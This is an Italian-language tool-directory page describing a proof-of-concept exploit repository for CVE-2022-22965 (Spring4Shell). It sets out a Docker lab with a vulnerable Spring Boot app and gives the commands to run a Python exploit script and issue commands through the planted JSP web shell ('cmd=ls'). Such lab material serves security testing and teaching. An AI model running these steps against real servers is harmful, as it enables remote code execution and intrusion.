
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2022-22965 — Exploit proof-of-concept per CVE-2022-22965 (Spring4Shell) con un'applicazione Spring Boot vulnerabile, script Python di exploit e ambiente lab basato su Docker per il test. | Kitploit
Strumenti/GitHubGitHub/mariomamo/cve-2022-22965
Generazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e Formazione
GitHubmariomamo/cve-2022-22965

CVE-2022-22965

Exploit proof-of-concept per CVE-2022-22965 (Spring4Shell) con un'applicazione Spring Boot vulnerabile, script Python di exploit e ambiente lab basato su Docker per il test.

Vedi Repository
5134 anni faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

👾 CVE-2022-22965

Questa è una prova di concetto di un exploit per la vulnerabilità CVE-2022-22965 (spring4shell). È composto da:

  • Un'applicazione Springboot vulnerabile;
  • Uno script exploit scritto in Python;
  • Un'app sicura per testare che l'exploit non funzioni;
  • Un Dockerfile per eseguire l'applicazione vulnerabile e testare l'exploit;

🔧Collaboratori

  • [🇮🇹] Mario Offertucci;
  • [🇮🇹] Antonio Donnarumma.

⚙️ Prerequisiti

  • Docker: Viene utilizzato per eseguire un container Tomcat con l'applicazione Springboot;
  • Python: Viene utilizzato per eseguire l'exploit;

1️⃣ Esecuzione dell'applicazione Springboot

All'interno della cartella principale del progetto c'è un Dockerfile che crea un'immagine Tomcat e copia i file vulnerable_app/target/spring4shell.war e safe_app/target/safeapp.war nella cartella /usr/local/tomcat/webapps, quindi devi solo creare l'immagine e avviare il container.

Costruisci l'immagine Tomcat

docker build -t cve_2022_22965 .

Avvia il container

docker run -p 8080:8080 -d --name springshell cve_2022_22965

Verifica che l'applicazione risponda

curl --location --request POST http://localhost:8080/spring4shell/vulnerability/exploit?name=Elliot%20Alderson

Se vedi questa risposta

This is Elliot Alderson

Allora l'applicazione è attiva.

2️⃣ Ora puoi eseguire l'exploit

cd exploits
python spring4shell.py http://localhost:8080/spring4shell/vulnerability/exploit

Puoi opzionalmente specificare il nome del file jsp iniettato, ma non è obbligatorio. Esempio

cd exploits
python spring4shell.py http://localhost:8080/spring4shell/vulnerability/exploit -f exploit.jsp

Se non specifichi un nome, ne verrà generato uno casuale.

Vedrai quanto segue nella shell di comando

Dopo l'exploit puoi anche inviare un comando tramite richiesta HTTP GET

http://localhost:8080/exploit.jsp?pwd=pass&cmd=ls

Hai aperto con successo una shell sulla macchina vittima! Buon divertimento!

Scarica lo strumento